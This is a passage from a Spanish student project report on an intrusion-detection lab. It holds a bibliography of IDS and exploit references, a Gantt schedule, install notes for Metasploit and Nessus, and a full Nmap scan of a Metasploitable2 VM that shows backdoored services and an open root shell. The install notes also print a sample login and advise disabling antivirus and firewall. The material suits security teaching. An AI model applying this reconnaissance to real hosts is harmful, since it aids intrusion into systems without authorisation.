7.- Bibliografía

IDS

[1] "Guide to Intrusion Detection and Prevention Systems ", Karen Scarfone & Peter Mell ; URL: http://csrc.nist.gov/publications/nistpubs/800-94/SP800-94.pdf

[2] "Open Source Intrusion Detection Tools: A Quick Overview", Joe Schreiber; URL: https://www.alienvault.com/blogs/security-essentials/open-source-intrusion-detection-tools-a-quick-overview

[3] "Sistema de detección de intrusos", Wikipedia; URL: http://es.wikipedia.org/wiki/Sistema_de_detecci%C3%B3n_de_intrusos

Snort

[4] "Sistemas de Detección de intrusos y Snort", Maestros del Web; URL: http://www.maestrosdelweb.com/snort/

[5] "Snort. Preprocesadores (I)"; URL: https://seguridadyredes.wordpress.com/2009/03/03/snort-preprocesadores-i-parte/

[6] "Snort"; URL: https://www.snort.org/

[10] "Diseño y Optimización de un Sistema de Detección de Intrusos Híbrido ", Carlos Jiménez Galindo; URL: http://www.adminso.es/recursos/Proyectos/PFC/PFC_carlos.pdf

Virtual Box

[7] "Oracle VM VirtualBox – User Manual", Virtual Box,; URL: https://www.virtualbox.org/manual/UserManual.html

[8] "Install virtualbox guest additions on Debian 7 wheezy", Silver Moon; URL: http://www.binarytides.com/virtualbox-guest-additions-debian-wheezy/

Routing

[9] "Configurando Debian 6 squeeze como router"; URL: https://syconet.wordpress.com/2013/03/12/configurando-debian-6-squeeze-como-router/

Metasploitable

[11] "Metasploitable 2 Exploitability Guide ", Rapid7; URL: https://community.rapid7.com/docs/DOC-1875

[12] "Running Metasploitable2 on VirtualBox"; URL: http://resources.infosecinstitute.com/running-metasploitable2-on-virtualbox/

Metasploit

[13] "Qué es Metasploit?", Jason Soto; URL: http://www.jsitech.com/linux/que-es-metasploit/

[14] "Metasploit Community User Guide", Rapid7; URL: https://community.rapid7.com/servlet/servlet.FileDownload?file=00P1400000cCaAR

[15] "Metasploit: instalation guide for Linux", Rapid7; URL: https://community.rapid7.com/servlet/servlet.FileDownload?file=00P1400000cCaCE

Nessus

[16] "Nessus", Wikipedia; URL: http://es.wikipedia.org/wiki/Nessus

[17] "Nessus 6.3 User Guide", Tenable Network Security; URL: http://static.tenable.com/documentation/nessus_6.3_user_guide.pdf

[18] "Nessus 6.3 Installation and Configuration Guide", Tenable Network Security; URL: http://static.tenable.com/documentation/nessus_6.3_installation_guide.pdf

[19] "Security LAB: Installing Nessus", Khürt Williams; URL: https://islandinthenet.com/security-lab-starting-over/

Nmap

[20] "Guía de referencia de Nmap"; Nmap, URL: http://nmap.org/man/es/

Wireshark

[21] "Whireshark", Wikipedia; URL: http://es.wikipedia.org/wiki/Wireshark

Apache Tomcat Manager Common Administrative Credentials

[22] "Manager App HOW-TO" , Apache Software Foundation; URL: https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html

vsFTPd Smiley Face Backdoor

[23] “vsFTPd Smiley Face Backdoor”, Tenable Network Security; URL: http://www.tenable.com/plugins/index.php?view=single&id=55523

UnrealIRCD 3.2.8.1 Backdoor Command Execution

[24] “UnrealIRCD 3.2.8.1 Backdoor Command Execution”, Rapid7; URL: https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor
[25] “Código fuente exploit unreal_ircd_3281_backdoor ”, Rapid7; URL: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/irc/unreal_ircd_3281_backdoor.rb
[26] “Vulnerability Summary for CVE-2010-2075”, National Vulnerability Database; URL: https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2075
[33] ”Solving the Relativity Vulnerable VM”, Leon Jacobs; URL: http://leonjza.github.io/blog/2013/11/18/slash-root-slash-flag-dot-txt-solving-the-relativity-vulnerable-vm/

PHP CGI Argument Injection


[27] “PHP-CGI query string parameter vulnerability”, The PHP Group; URL: https://bugs.php.net/bug.php?id=61910
[28] “Bug de PHP CVE-2012-1823”, Systemadmin.es; URL: http://systemadmin.es/2012/05/bug-de-php-cve-2012-1823
[29] “PHP CGI Argument Injection”, Rapid7; URL: http://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection
[34] “Vulnerability details CVE-2012-1823”, Mitre Corporation; URL: http://www.cvedetails.com/cve/2012-1823

Samba Symlink Directory Traversal

[30] “Módulo Samba Symlink Directory Traversal De MSF”, Alonso Eduardo Caballero Quezada; URL: http://www.reydes.com/d/?q=Modulo_Samba_Symlink_Directory_Traversal_de_MSF
[31] “”, Rapid7; URL: http://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal
[32] “Código fuente exploit Samba Symlink Directory Traversal ”, Rapid7; URL: https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/admin/smb/samba_symlink_traversal.rb

8.- Anexo

8.1- Diagrama Gantt



	Mc de tar	Nombre de tarea	Duració	Comienz	Fin	Predecesoras
1		PAC 1	14 días	mié 25/02/15	lun 16/03/15	
2		Lectura documentación	5 días	mié 25/02/15	mar 03/03/15	
3		Elaboración Diagrama Gantt	2 días	vie 13/03/15	sáb 14/03/15	
4		Elaboración plan proyecto	9 días	mié 04/03/15	dom 15/03/15	2
5		Entrega PAC 1	1 día	lun 16/03/15	lun 16/03/15	4;2;3
6		PAC 2	26 días	lun 16/03/15	lun 20/04/15	5
7		Instalación snort	6 días	lun 16/03/15	lun 23/03/15	
8		Definir Arquitectura del sistema	14 días	lun 23/03/15	jue 09/04/15	
9		Configuración incial maqueta	7 días	lun 06/04/15	mar 14/04/15	
10		Planificar pruebas	7 días	sáb 11/04/15	dom 19/04/15	7;8
11		Entrega PAC 2	1 día	lun 20/04/15	lun 20/04/15	10;7;8;9
12		PAC 3	30 días	lun 20/04/15	vie 29/05/15	11
13		Configuraciones pendientes de la maqueta	4 días	lun 20/04/15	jue 23/04/15	8
14		Realizar pruebas	16 días	vie 24/04/15	vie 15/05/15	13
15		Análisis de los resultados y conclusiones	10 días	sáb 16/05/15	jue 28/05/15	14
16		Entrega PAC 3	1 día	vie 29/05/15	vie 29/05/15	13;14;15
17		PAC 4	11 días	vie 29/05/15	vie 12/06/15	16
18		Organizar la documentación	5 días	vie 29/05/15	jue 04/06/15	15;13;8;3;4;7;2;10;14
19		Elaborar memoria final	5 días	vie 05/06/15	jue 11/06/15	18
20		Entrega PAC 4	1 día	vie 12/06/15	vie 12/06/15	18;19

Imagen 17: Diagrama de Gantt

8.2- Instalación de *Metasploit*

Se puede descargar el fichero binario desde la siguiente fuente: [15]
http://www.rapid7.com/products/metasploit/download.jsp#msf

Una vez descargado, marcar el fichero como ejecutable. Acto seguido se puede ejecutar desde el shell como root:
olga@GorditosPC:~/Descargas$ sudo ./metasploit-latest-linux-installer.run

El directorio donde se instala *Metasploit* es el siguiente: /opt/metasploit.
Antes de que se empiece a instalar, es necesario seleccionar distintas opciones de instalación como las siguientes:
- Instalar Metasploit como un servicio (para que arranque siempre que se inicie la máquina) → marcar SI
- Deshabilitar antivirus y FW
- El puerto que usará metasploit es el que viene por defecto en la instalación: 3790

A continuación se crea el certificado del servidor:




Imagen 18: Creación certificado Metasploit

Después de haber completado todas las opciones, empieza la instalación de *Metasploit*:




Imagen 19: Instalación de Metasploit

Una vez instalado, ya se puede acceder vía web y dar de alta el nuevo usuario:
https://localhost:3790/users/new
usuario: osanchez
pwd: micontraseña
Por último, se debe activar la licencia. La que se ha activado para realizar este proyecto es la *Community*.

8.3- Instalación de *Nessus*

La aplicación Nessus se puede descargar desde el siguiente enlace:
http://www.tenable.com/products/nessus/select-your-operating-system

Una vez descargada, puede iniciarse el proceso de instalación:
olga@GorditosPC:~$ sudo dpkg -i /home/olga/Descargas/Nessus-6.3.4-

Después de instalar la aplicación, es necesario arrancar el plugin nessusud
/etc/init.d/nessusd start

A continuación, ya se puede acceder al cliente desde el interfaz web. Se deberá introducir en el navegador la siguiente URL: https://localhost:8834/nessus6.html#/

Ahora es necesario obtener un código de activación. Es necesario registrarse en la web para obtener el código de activación.
Introducir en el proceso de activación la clave obtenida por correo electrónico.




Imagen 20: Licencia Nessus

A continuación se genera una licencia, que se tendrá que introducir por consola en el equipo:

olga@GorditosPC:/opt/nessus/sbin$ sudo ./nessuscli fetch --register-offline nessus.license
[sudo] password for olga:
Your Activation Code has been registered properly - thank you.

Dar de alta un usuario de administración
olga@GorditosPC:/opt/nessus/sbin$ sudo ./nessuscli adduser olga
Login password:
Login password (again):
Do you want this user to be a Nessus 'system administrator' user (can upload plugins, etc.)? (y/n) [n]: y
User rules
----
nessusd has a rules system which allows you to restrict the hosts
that olga has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the Nessus Command Line Reference for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)

Login : olga
*Password : ***********
This user will have 'system administrator' privileges within the Nessus server
Is that ok? (y/n) [n]: y
User added

Actualización de la aplicación y de los plugins

olga@GorditosPC:/opt/nessus/sbin$ sudo ./nessuscli update

----- Fetching the newest updates from nessus.org -----

Nessus Plugins: Downloading (0%)
Nessus Plugins: Downloading (1%)
Nessus Plugins: Downloading (9%)
Nessus Plugins: Downloading (17%)
Nessus Plugins: Downloading (26%)
Nessus Plugins: Downloading (36%)
Nessus Plugins: Downloading (47%)
Nessus Plugins: Downloading (65%)
Nessus Plugins: Downloading (90%)
Nessus Plugins: Unpacking (0%)
[feed_update] Nessus Plugins Error: Could not verify the signature of /opt/nessus/var/nessus/tmp/nessus-24-1114183812-254951824/all-2.0.tar.gz.
Nessus Plugins: Failed

Nessus Core Components: Complete

** Failed to update Nessus Plugins*
** Nessus Core Components are now up-to-date and the changes will be automatically processed by Nessus.*
olga@GorditosPC:/opt/nessus/sbin$ sudo ./nessuscli update-plugins
Error: Command 'update-plugins' not found

Usage: nessuscli <command> [<options>]
Usage: nessuscli <command> help

Fix Commands:

- fix [--secure] --list
- fix [--secure] --set <name=value>
- fix [--secure] --get <name>
- fix [--secure] --delete <name>
- fix --list-interfaces
- fix --reset

Software Update Commands:
- update
- update --all
- update --plugins-only
- update <plugin archive>

Certificate Commands:
- mkcert-client
- mkcert [-q]

User Commands:
- rmuser [username]
- chpasswd [username]
- adduser [username]
- lsuser

Bug Reporting Commands:
- bug-report-generator
- bug-report-generator --quiet [--full] [--scrub]

Fetch Commands:
- fetch --register <serial>
- fetch --register-offline <license.file>
- fetch --check
- fetch --code-in-use
- fetch --challenge
- fetch --security-center

olga@GorditosPC:/opt/nessus/sbin$ sudo ./nessuscli update --plugins-only

----- Fetching the newest updates from nessus.org -----

Nessus Plugins: Downloading (0%)
Nessus Plugins: Downloading (2%)
Nessus Plugins: Downloading (19%)
Nessus Plugins: Downloading (44%)
Nessus Plugins: Downloading (68%)
Nessus Plugins: Downloading (92%)
Nessus Plugins: Unpacking (0%)
Nessus Plugins: Unpacking (0%)
Nessus Plugins: Unpacking (11%)
Nessus Plugins: Unpacking (36%)
Nessus Plugins: Unpacking (56%)
Nessus Plugins: Unpacking (75%)
Nessus Plugins: Unpacking (80%)
Nessus Plugins: Complete

** Nessus Plugins are now up-to-date and the changes will be automatically processed by Nessus.*

Ahora ya se puede acceder al cliente de administración web desde la URL:
https://localhost:8834/nessus6.html#/

8.4- Resultado de *Nmap*

```
root@snort:/home/olga# nmap -A -T4 10.0.3.9

Starting Nmap 6.00 ( http://nmap.org ) at 2015-04-12 10:46 CEST
Nmap scan report for 10.0.3.9
Host is up (0.00052s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE            VERSION
21/tcp   open  ftp                vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh                OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet?
25/tcp   open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
| Not valid before: 2010-03-17 14:07:45
|_Not valid after:  2010-04-16 14:07:45
53/tcp   open  domain             ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http               Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind (rpcbind V2) 2 (rpc #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   100003  2,3,4      2049/tcp  nfs
|   100003  2,3,4      2049/udp  nfs
|   100005  1,2,3     37747/udp  mountd
|   100005  1,2,3     38733/tcp  mountd
|   100021  1,3,4     35625/tcp  nlockmgr
|   100021  1,3,4     51078/udp  nlockmgr
|   100024  1         36059/tcp  status
|_  100024  1         58140/udp  status
139/tcp  open  netbios-ssn        Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn        Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi           Java RMI Registry
1524/tcp open  ingreslock?
2049/tcp open  nfs (nfs V2-4)      2-4 (rpc #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql         PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc                VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    Unknown security type (33554432)
6000/tcp open  X11                (access denied)
6667/tcp open  irc                Unreal ircd
| irc-info: Server: irc.Metasploitable.LAN
```

| Version: Unreal3.2.8.1. irc.Metasploitable.LAN
| Lservers/Lusers: 0/1
| Uptime: 0 days, 1:17:09
| Source host: 60350904.F01D89F5.7B559A54.IP
|_Source ident: OK nmap
8009/tcp open ajp13   Apache Jserv (Protocol v1.3)
8180/tcp open unknown
|_http-favicon: Apache Tomcat
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port1524-TCP:V=6.00%I=7%D=4/12%Time=552A30E1%P=x86_64-unknown-linux-gnu
SF:%r(NULL,17,"root@metasploitable:/#\x20")%r(GenericLines,73,"root@metasp
SF:loitable:/#\x20root@metasploitable:/#\x20root@metasploitable:/#\x20root
SF:@metasploitable:/#\x20root@metasploitable:/#\x20")%r(GetRequest,17,"roo
SF:t@metasploitable:/#\x20")%r(HTTPOptions,94,"root@metasploitable:/#\x20b
SF:ash:\x20OPTIONS:\x20command\x20not\x20found\nroot@metasploitable:/#\x20
SF:root@metasploitable:/#\x20root@metasploitable:/#\x20root@metasploitable
SF::/#\x20")%r(RTSPRequest,94,"root@metasploitable:/#\x20bash:\x20OPTIONS:
SF:\x20command\x20not\x20found\nroot@metasploitable:/#\x20root@metasploita
SF:ble:/#\x20root@metasploitable:/#\x20root@metasploitable:/#\x20")%r(RPCC
SF:heck,17,"root@metasploitable:/#\x20")%r(DNSVersionBindReq,17,"root@meta
SF:sploitable:/#\x20")%r(DNSStatusRequest,17,"root@metasploitable:/#\x20")
SF:%r(Help,63,"root@metasploitable:/#\x20bash:\x20HELP:\x20command\x20not
SF:x20found\nroot@metasploitable:/#\x20root@metasploitable:/#\x20")%r(SSLS
SF:essionReq,51,"root@metasploitable:/#\x20bash:\x20{O\?G,\x03Sw=:\x20comm
SF:and\x20not\x20found\nroot@metasploitable:/#\x20")%r(Kerberos,AB,"root@m
SF:etasploitable:/#\x20bash:\x20qjn0k:\x20command\x20not\x20found\nroot@me
SF:tasploitable:/#\x20root@metasploitable:/#\x20\x1b\[H\x1b\[Jbash:\x200kr
SF:btgtNM\x18:\x20command\x20not\x20found\n\x1b\[H\x1b\[Jroot@metasploitab
SF:le:/#\x20")%r(SMBProgNeg,17,"root@metasploitable:/#\x20")%r(X11Probe,17
SF:,"root@metasploitable:/#\x20")%r(FourOhFourRequest,17,"root@metasploita
SF:ble:/#\x20")%r(LPDString,4F,"root@metasploitable:/#\x20bash:\x20default
SF::\x20command\x20not\x20found\nroot@metasploitable:/#\x20")%r(LDAPBindRe
SF:q,17,"root@metasploitable:/#\x20")%r(SIPOptions,395,"root@metasploitabl
SF:e:/#\x20bash:\x20OPTIONS:\x20command\x20not\x20found\nroot@metasploitab
SF:le:/#\x20root@metasploitable:/#\x20bash:\x20Via::\x20command\x20not\x20
SF:found\nroot@metasploitable:/#\x20root@metasploitable:/#\x20bash:\x20syn
SF:tax\x20error\x20near\x20unexpected\x20token\x20`;'\nroot@metasploitable
SF::/#\x20root@metasploitable:/#\x20bash:\x20syntax\x20error\x20near\x20un
SF:expected\x20token\x20`newline'\nroot@metasploitable:/#\x20root@metasplo
SF:itable:/#\x20bash:\x20Call-ID::\x20command\x20not\x20found\nroot@metasp
SF:loitable:/#\x20root@metasploitable:/#\x20bash:\x20CSeq::\x20command\x20
SF:not\x20found\nroot@metasploitable:/#\x20root@metasploitable:/#\x20bash:
SF:\x20Max-Forwards::\x20command\x20not\x20found\nroot@metasploitable:/#\x
SF:20root@metasploitable:/#\x20bash:\x20Content-Length::\x20command\x20not
SF:\x20found\nroot@metasploitable:/#\x20root@metasploitable:/#\x20bash:\x2
SF:0syntax\x20error\x20near\x20unexpected\x20token\x20`newline'\nroot@meta
SF:sploitable:/#\x20root@metasploitable:/#\x20bash:\x20Accept::\x20command
SF:\x20not\x20found\nroot@metasploitable:/#\x20root@metasploitable:/#\x20r
SF:oot@metasploitable:/#\x20root@m");
MAC Address: 08:00:27:98:AB:29 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.31
Network Distance: 1 hop
Service Info: Hosts: localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

Host script results:

|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| NetBIOS computer name:
| Workgroup: WORKGROUP
|_ System time: 2015-04-12 10:48:33 UTC-4

TRACEROUTE
HOP RTT ADDRESS
1 0.52 ms 10.0.3.9

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.65 seconds